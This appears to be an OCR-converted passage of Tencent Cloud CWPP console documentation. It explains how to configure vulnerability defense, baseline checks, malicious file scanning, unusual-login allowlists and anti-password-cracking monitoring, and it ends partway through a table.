


Vulnerability Defense

In the **Vulnerability Defense** module, it supports Start/Stop of the vulnerability defense switch, viewing the number of bastion host units, the number of successful defenses, and the defense trend.

- Click **Defense Settings** to open the vulnerability settings pop-up and anchor to **Vulnerability Defense**. You can set the vulnerability defense switch, view protectable vulnerabilities, select the protection host range, and view prevention plugin details.

- Click **successful prevention count**, and you can view the attacks that have been successfully defended against, as well as the attack details.



Vulnerability Disposition


1. Below the vulnerability management page, you can view the statistics of currently detected vulnerabilities and the detailed vulnerability list.
2. In the **Vulnerability Overview** module, the vulnerability detection status, the number of network attack events, and today's new cases are displayed, as well as the total number of host security vulnerability databases.

Field Descriptions:

- High-Priority Repair Vulnerabilities: This category displays heat attack vulnerabilities as well as serious/high-risk vulnerabilities that need priority fixing. By default, it counts the number of vulnerabilities to be fixed. Click **Custom Rule** to make a custom rule judgment for high-priority repair vulnerabilities.
- All Vulnerabilities: The total number of detected Linux software vulnerabilities, Windows system vulnerabilities, Web-CMS vulnerabilities, and application vulnerabilities.
- Affected Hosts: The number of hosts with detected vulnerabilities.
- Network Attack Events: Statistics on the quantity of network attack events in the past month.

- Supported Vulnerabilities: You can view the vulnerability library supported for detection by Cloud Workload Protection Platform (CWPP). A maximum of 25 searches can be performed daily, and a single search can display up to 100 results.

3. In the **Vulnerability List** module, the specific vulnerabilities currently detected are displayed, which are divided into two categories: emergency vulnerabilities and all vulnerabilities. There is not much difference between the two features. Below, taking **All Vulnerabilities** as an example, we introduce the disposition of vulnerabilities.



Field Descriptions:

- Vulnerability Name/Tag: The vulnerability name refers to the currently detected vulnerability, and the tag refers to the tag of the vulnerability (such as remote exploitation, service restart, existence of EXP, etc.).
- Detection mode: Version comparison, POC validation.
- Vulnerability Type: Linux software vulnerability, Windows system vulnerability, Web-CMS vulnerability, application vulnerability.
- Threat Level: Serious, High Risk, Medium Risk, Low Risk.
- Network-wide attack level: High, medium, low, no heat.
- CVSS: Refers to the score of the Common Vulnerability Scoring System, with a score range from 0 to 10, where 0 represents the least serious and 10 represents the most serious.
- CVE number: The unique identifier for identifying this vulnerability in the Common Vulnerabilities and Exposures repository.
- Last scan time: The most recent time this vulnerability was scanned.
- Affected Hosts: The number of hosts with this vulnerability.
- Processing status: to be fixed, fix, scanning, fixed, ignored, fix failure.
- Automatic Fix Status: Not supported for fixing, can be automatically fixed (no restart required), can be automatically fixed (restart required).
- Operation
  - Fixing solution: For vulnerabilities that do not support automatic repair, you can click **Fixing solution** to open the vulnerability details pop-up and manually fix the vulnerability according to the fixing solution.

- Automatic Fix: Some Linux software vulnerabilities and Web-CMS vulnerabilities support automatic fixing. You can click **Automatic Fix** to open the vulnerability details pop-up window, select the server that needs to be fixed, and for more details, see Automatic Vulnerability Fix.
- More: Rescan (rescan this vulnerability); Ignore (ignore this vulnerability and no longer scan this host for this vulnerability in the future).

Baseline Management

Last updated: 2025-02-21 14:20:25

This document will introduce how to use the baseline management feature to help you manage baseline security on your servers.

Background

<Tencent Cloud CWPP supports periodic detection and one-click detection of baseline detection items. It allows you to check specified baseline items on specified hosts, understand the baseline pass rate and risk situation through detection policies, provides risk levels and remediation suggestions for baselines and detection items, and offers Tencent Cloud default baseline policies to help you better manage baseline security on your servers.

Host security version

- **Basic Version**: When used for the first time, it supports detection of all hosts in the default policy, displaying only 5 results. It does not support management of baseline policies, one-click detection, or periodic detection.
- **Professional Version**: Supports management of baseline policies, allows users to create or edit policies, and supports periodic detection and one-click detection of baseline policies.
- **Flagship Edition**: Supports management of baseline policies, allows users to create or edit policies, supports periodic detection and one-click detection of baseline policies, and supports custom weak passwords.

Operation Guide

1. Log in to the CWPP Console and select **Baseline Management** on the left sidebar to enter the baseline management page.
2. The baseline management page provides settings for baseline policies, periodic detection, and one-click detection for specified policies. It supports viewing the pass rate and risk status of baseline policies, as well as the list of baseline detection results. You can also view detailed information and repair plans for baselines and detection items, and ignore specified server detection items.

Baseline policy

A baseline policy is a collection of baseline detection items based on user-customized settings, allowing you to understand the baseline pass rate and risk situation from a policy perspective.

- **Tencent Cloud Default Baseline Policy**: Tencent Cloud CWPP provides a default baseline detection policy based on mainstream cybersecurity baseline detection content, including: cybersecurity classified protection level 2 policy, level 3 policy, weak password policy, CIS baseline policy, and Tencent Cloud security practice policy. You can add detection items and servers to be detected in the default baseline policy. This policy defaults to detecting all Professional Version servers every 7 days at midnight on the 7th day.

> **Description**
> The pass rate of a policy = number of servers that passed all detection items under this policy / number of servers with all detection items under this policy.

- **Create Baseline Policy**


1.1 On the top right corner of the baseline management page, click **Baseline Check Settings**.

1.2 On the detection policy settings page, click **Add Policy**.

1.3 On the add baseline policy page, enter the policy item name (duplicate names are not allowed), select the detection cycle, check rules, and click **Next**.

Description

- CWPP supports creating up to 20 baseline policies. Once the limit is reached, no more can be created, but you can delete existing baseline policies and create new ones.
- The default policy of Tencent Cloud will be saved under the "System Policy" Tag.



1.4 Select the application assets according to actual needs, and click **Complete**.

Baseline detection

Tencent Cloud CWPP supports **periodic detection** and **one-click detection** for baseline items, allowing for checks on specified baseline items on designated cloud servers.

> **Description**
> If it is not the first baseline detection, you need to activate CWPP Professional Edition or Flagship Edition to perform baseline detection.

- **One-click detection**
  - **First detection**: When you use the baseline detection feature for the first time, we provide a free full baseline policy and server detection service to help you identify baseline security risks and display 5 baseline risks. If you need more baseline security features, it is recommended to upgrade to the Professional or Flagship Edition.

    1.1.1 In the baseline detection result display module, click **Try Detection**.

    1.1.2 In the "Detection Note" pop-up window:

    - Operation 1: Select the baseline policy to be detected, click **Start Detection** (detection usually takes 2–5 minutes). After completion, the results will be displayed in a visual chart on the vulnerability management page.

  - Operation 2: Click Upgrade Now to go to the Host Security upgrade page and upgrade the CVM to the Professional Version.
- **Non-first detection**: When you use baseline detection for the non-first time, select the baseline policy to be detected, and click **One-click detection** (detection usually takes 2-10 minutes). If you do not have a professional edition server, it is recommended to upgrade to the Professional Version immediately.

- **Periodic Detection**

1.1 On the top right corner of the baseline management page, click **Baseline Check Settings**.

1.2 On the baseline policy settings tab, you can set periodic detection and manage ignored detection items.

- **Periodic Detection Setting**: In the "Settings" popup under the "Baseline Policy Setting" tab, you can create or edit policies, set the detection cycle, and enable or disable periodic detection policies. It also supports the deletion of user-defined policies.

- **Ignore Detection Item Management**: In the Ignore Detection Item Management tab, view the ignored detection items and their details, and perform unignore operations.

Baseline data visualization

After selecting a baseline policy and completing the detection, you can view the number of detected servers, the number of detection items, the pass rate of the baseline policy, the top 5 baseline detection items, and the top 5 server risks on the baseline management page, categorized by threat level.

Baseline result list

At the bottom of the baseline management page, you can view the baseline detection result list, check baseline details, perform fuzzy search and status filtering on individual baselines, and download all tables.

Field Description:

- **Baseline Name**: The name of the baseline package, which contains several detection items of the same category.


- **Threat Level**: Based on the degree of danger of the baseline, it is divided into four levels: Serious, High, Medium, and Low.
- **Baseline Detection Items**: The total number of detection items under this baseline package.
- **Number of Detection Servers**: Indicates the number of servers that have not fully passed the detection items under this baseline package among the servers and detection items selected by the policy.
- **First Detection Time**: The time when a server was first detected with the detection items under this baseline package.
- **Last Detection Time**: The most recent time when a server was detected with the detection items under this baseline package.
- **Processing Status**: Divided into "approved", "failed", and "detecting".
- **Operations**: Supports viewing baseline details and redetecting failed baselines.
  - **Redetection**:
    - Method 1: Select the baseline to be detected, click **Redetection** at the top left of the list to redetect the baselines in batch.
    - Method 2: Click **Redetection** on the right side of the target baseline to redetect the baseline.
  - **View Details**:

    1.1.1 In the baseline detection result list, find the target baseline, and in the operation bar on the right, click **Viewing Details** to enter the baseline details page.

    1.1.2 On the baseline details page, you can view the description and threat level of the baseline, as well as the list of affected servers.
    The server list supports fuzzy search for individual servers, status filtering, batch "recheck" of servers, and viewing the details of an individual server. In the operation bar on the right side of the target server, click **Details** to enter the

detection detail page.

1.1.3 On the detection detail page, you can view basic information, including the baseline name, server name, and detection item detail list.



- The list supports "recheck" and "ignore" for multiple detection items. Ignored detection items can be viewed on the "Ignored Risk Item Management" page.
- Supports filtering by threat level and processing status of detection items.
- When the mouse hovers over a detection item, it provides a detailed description and processing suggestion for that item.

Malicious File Scan

Last updated: 2025-02-21 14:20:49

This document will guide you on how to perform operational processing on Trojan files in the Cloud Workload Protection Platform (CWPP) console.

File Detection and Elimination Settings

1. Log in to the CWPP Console, and select **Intrusion Detection** > **Malicious File Scan** from the left sidebar.
2. On the Malicious File Scan page, click the **File Scan Settings** button in the upper right corner. The File Scan Settings page will pop up on the right, where you can set the scan mode.

> **Description**
> - This feature is available in the Professional Version/Flagship Edition. Please purchase protection licenses and bind the host to upgrade to the Professional Version/Flagship Edition.
> - File detection and elimination support Trojan file detection. All machines can cumulatively detect 5 malicious file security events for free. Detection will stop after exceeding the limit. Upgrading to CWPP Pro or CWPP Ultimate removes this limit. Common Trojan file detections include the following two types:
> - Webshell detection: Provides detection of common web script Trojans and backdoors, covering various script languages such as ASP, PHP, JSP, and Python.
> - Binary virus and Trojan detection: Detects binary executable viruses and Trojans such as DDoS Trojans, remote control, and mining software on .exe, .ddl, and .bin files, and sends alarms.

3. On the File Scan Settings page, you can set Scheduled Detection, Real-Time Monitoring, and Auto Isolation.

- Scheduled Detection: Click **Enable Scheduled Check**, set the detection mode, cycle, and detection range, then click **Save**. You can regularly scan Trojan virus files on hosts to enhance security.

- Detection Mode: Includes quick detection mode and full-disk detection mode. It can detect running processes, key directories, driver loading, etc. The duration of full-disk detection is related to the number of server disk files. It is recommended to choose a detection cycle of more than 4 hours to avoid incomplete scans or timeouts.
  - Quick Detection: Linux system will detect running processes, key directories, driver loading, etc.; Windows will scan the C drive.
  - Full-Disk Detection: In addition to the quick detection range, the Linux system will also detect all partitions; Windows will scan the C, D, E, and F drives.
- Abnormal Process Detection: Deeply detects abnormal processes in memory, which may cause a certain degree of increase in resource utilization. Please choose carefully.
- Detection cycle: You can choose a detection cycle of daily, every 3 days, or every 7 days.
- Detection range: Includes all professional version servers and selected servers.
- Real-time Monitoring: Click **Enable Real-time Monitoring**, select the monitoring mode, and then click **Save** to monitor web directories and key system directories in real time, and scan & remove Trojan virus files.

Note:
Monitoring modes are divided into standard and recommended modes.
- Standard: Monitor and scan for incremental files in common directories.
- Depth: Monitor and scan for incremental files in all directories.

- Automatic Isolation: Click **Enable Auto Isolation** > **Save** to automatically isolate detected malicious files. Some malicious files still require manual confirmation for isolation by the user. It is recommended to check all security events in the file detection and elimination list to ensure they are all handled. Protection modes include:
  - Standard Mode: Automatically protects against high-confidence risks, more suitable for daily security operations.
  - Important Period Mode: Automatically intercepts medium and high-confidence risks based on the results of multiple engines. There may be a risk of false interception, suitable for important period guarantee protection. Please enable with caution.

Note:
If a false positive isolation occurs, restore the file from the isolated list. Enabling or disabling automatic isolation requires configuration, and there may be a delay of several minutes before it takes effect.


You can also configure it quickly at the top of the malicious file alarm list.

Detection Settings Overview

1. Log in to the CWPP Console, and select **Intrusion Detection** > **Malicious File Scan** from the left sidebar.
2. On the Malicious File Scan page, click **Quick Check** to start setting the manual detection mode.

3. On the Quick Check settings page, after setting the target detection mode, host range, and timeout, the detection may take a long time due to a large number of files and directories. You can set the duration for a single scan, and if it times out, the scan will be considered a failure.

4. After clicking **Enable Detection**, the detection will proceed according to the settings. You can click **View Details** to view detailed detection information.



The detection detail list includes the following field descriptions:

- Affected Server: The IP and name of the target server.
- Operating System: The operating system of the target server.
- Detection Status: The detection status of the target server, including completed, in progress, and failed. The failure may be due to a timeout, in which case it is recommended to increase the timeout duration and retry. The failure may also be due to the client being offline, in which case it is recommended to restart or reinstall the client and retry.

- Pending Risk: The number of pending risk files detected on the target server.
- Detection Start Time: The time when the detection started.
- Detection End Time: The time when the detection of the target server ended.
- Operations:
  - Redetection: If you want to recheck the target server with detection status of completed, stopped, or failed, you can click **Redetection**.
  - Disable Detection: If you want to stop the detection of the target server with detection status in progress, you can click **Disable Detection**.

> **Note**
> The selected server will not be detected, and potential risks will not trigger an alarm. Please proceed with caution.

- Viewing Details: If you want to view the detailed detection results of the target server, you can click **Viewing Details**.

View the Event List

1. Log in to the CWPP Console, and select **Intrusion Detection** > **Malicious File Scan** from the left sidebar.
2. On the Malicious File Scan page, you can view the detection status of Trojan files in the currently protected servers, as shown below:

The event list includes the following field descriptions:

- Server IP/Name: The IP and name of the current target server being detected.
- Path: The file path of the target risk file. Click to copy **Path** information, click to download the target risk file.
- Virus Name/Detection Engine: The name of the virus affecting the target risk file.
- First Detected: The time when the target risk file was first detected.
- Last Detected: The time when the target risk file was last detected.
- Processing Status: The processing status of the target risk file. For events in Pending status, a Note will indicate the existence of the file and process during the last detection.

- Operations:
  - Isolation: If a file is confirmed to be malicious, you can isolate a single file or select multiple files for one-click isolation. Once successfully isolated, the original malicious file will be encrypted and isolated. You can later filter **Isolated** files for recovery.
  - Trust: If a file is non-malicious, you can select Trust. Once trusted, the CWPP will no longer scan the file. You can filter and manage **trusted files**.
  - Delete Record: This action only deletes log records, rather than the file. Once deleted, the log information cannot be recovered. It is recommended to select "Isolate" or "Trust" first, or locate the file in the path and delete it manually.
  - Details: If you want to view the detailed detection results of the target risk file, you can click **Viewing Details**.

FAQs

Why did the isolation of the trojan file fail?

Trojan file isolation failure is generally caused by the Trojan file resisting security software. It is recommended to manually delete the alarm file from the server first. If the issue persists, please submit a ticket to contact us for handling. Windows systems can also try using Tencent PC Manager for scanning.

Next Steps

- For the troubleshooting guide on Linux intrusions, see Intrusions on Linux.
- For the troubleshooting guide on Windows intrusions, see Intrusions on Windows.


Login Exception

Last updated: 2025-02-21 14:21:57

This article will introduce the features and operations of unusual logins.

Overview

When a server login that does not meet the allowlist (common source IP, common username, common login location, common login time) is detected, an unusual login alarm will be generated. If the source IP of the unusual login is an IP address outside Chinese mainland (including Hong Kong (China), Macao (China), and Taiwan (China)) or a malicious IP in threat intelligence, it will be marked as "high risk"; otherwise, it will be marked as "suspicious".



Restrictions

- Hosts with the Cloud Workload Protection Platform (CWPP) client installed (client online) will monitor abnormal login behavior in real time.
- The host security console only retains abnormal login events for the last 6 months, and the expired event data will no longer be displayed.

Operation Guide

1. Log in to the CWPP Console.
2. On the left sidebar, select **Intrusion Detection** > **Unusual Login**. The fields and operations related to the feature are described as follows.

Alarm List

On the Alarm list page, you can view and handle unusual login risks detected by the host security monitoring.

Field Description:

- Hostname/Instance ID: The server with abnormal login.
- Source IP: The IP address from which the login originated, usually the enterprise network egress IP or network proxy IP.
- Source location: The region where the source IP of the login is located.
- Login username: The username used to successfully log in to the server.
- Login time: The time of successful login to the server (timezone of the server).
- Risk level: Suspicious/High risk.
- Status
  - Abnormal login: This login has an abnormal region, username, login time, or source IP.
  - Added to allowlist: The source IP of the login has been added to the allowlist (the combination of login source IP, login username, login time, usual login location, and effective scope constitutes the allowlist determination rule).
  - Processed: The user has manually handled and marked the event as processed.
  - Ignored: The user has ignored this alarm event.
- Operation
  - Mark as Processed: If you have manually handled the risk event, you can mark the event as processed.
  - Add to Allowlist: After adding to the allowlist, **the same event will not trigger an alarm again. Proceed with caution.**
  - Ignore: Only ignore this alert event. If the same event occurs again, an alert will be sent again.
  - Delete Record: Once deleted, the event record will no longer be displayed on the console, **and cannot be recovered. Proceed with caution.**

Allowlist Management

On the Allowlist management page, you can add/delete items to/from the allowlist of unusual logins, or check and edit the allowlist.

Field Description:

- Server IP/Name: The server on which the allowlist takes effect.
- Source IP: The login source IP added to the allowlist.

- Usual Login Location: The login location added to the allowlist.
- Login Username: The username added to the allowlist.
- Login Time: The login time period added to the allowlist.
- Creation Time: The creation time of the allowlist.
- Modification Time: The last modification time of the allowlist.
- Operation
  - Edit: You can re-edit the login source IP, login username, login time, common login location, effective scope, etc.
  - Delete: You can perform deletion operations on the allowlist.

Hot Issues

How To Handle an Abnormal Login Alarm?

Determine whether the login operation was performed by yourself.

- If it is your own login behavior and you do not want to see the alarm again, please click **handle** and select **add to allowlist** to set common login source IP, login username, login location, login time, and effective scope.

Field description:

- Login source IP is empty: It means that no alarm will be generated for any source IP logging into the server.
- Login username is empty: It means that no alarm will be generated for any username logging into the server.
- Login location is empty: It means that no alarm will be generated regardless of the login location.
- Login time is empty: It means that no alarm will be generated regardless of the login time.

> **Note:**
> The login source IP, login username, login location, and login time cannot all be empty.

- If it is not your own login behavior, please immediately change the server login password (it is recommended to change to a strong password with more than 10 characters, including uppercase and lowercase letters and special characters).
  If the server is logged in abnormally, the intruder may have already compromised your server and left malicious files. It is recommended to immediately perform file detection and elimination, vulnerability detection, and baseline detection to enhance your server security.

How To Set the Allowlist To Meet Most User Needs?

- Scenario 1: A fixed IP range login source can use any username to log in to the server without generating an abnormal login alarm.
  You can enter the IP range in the login source IP and select the effective server range.

- Scenario 2: The login source IP is dynamically changing, and it is necessary to support IPs from Hong Kong (China) to log in to the server at any time using any username without generating an abnormal login alarm.
  You can select Hong Kong (China) in the common login location and choose the effective

server range.

Note:
Login conditions support composite.

How To Disable an Abnormal Login Alarm?

Go to Alarm Settings to turn off the alarm switch for unusual logins. If you keep the alarm switch on, it is recommended to select the high-risk option to only alarm for high-risk unusual login activities.

Password Cracking

Last updated: 2025-02-21 14:22:24

This document will introduce how to configure and use the Anti-Password Cracking feature to enhance system security.

Overview

CWPP's Anti-Password Cracking feature provides real-time monitoring of password cracking activities for servers, enabling automatic blocking based on Tencent Cloud's network security defense and host intrusion detection capabilities. It also supports alarm query, filter, delete, and batch export operations.

Restrictions

- Monitoring Range: Monitors login activities via SSH protocol/RDP protocol on hosts (Linux and Windows systems) with Basic/Professional/Flagship protection editions.
- Detection Rules and Blocking Modes: Different protection editions have different judgment rules and blocking ranges for password cracking activities. See the table below.

Host Security Protection Version	Detection Rules	Blocking Mode

<table>
<tr><td>Basic or Platinum Edition</td><td rowspan="2">Intelligence Rules: Based on the Tencent security threat intelligence database, Black IPs are recommended. When a corresponding Black IP is hit, it will be determined as a password cracking activity.
Detection Rules: When any of the following login rules are hit, it will be determined as a password cracking activity. The default rules are shown in the figure below, supporting add and modification.
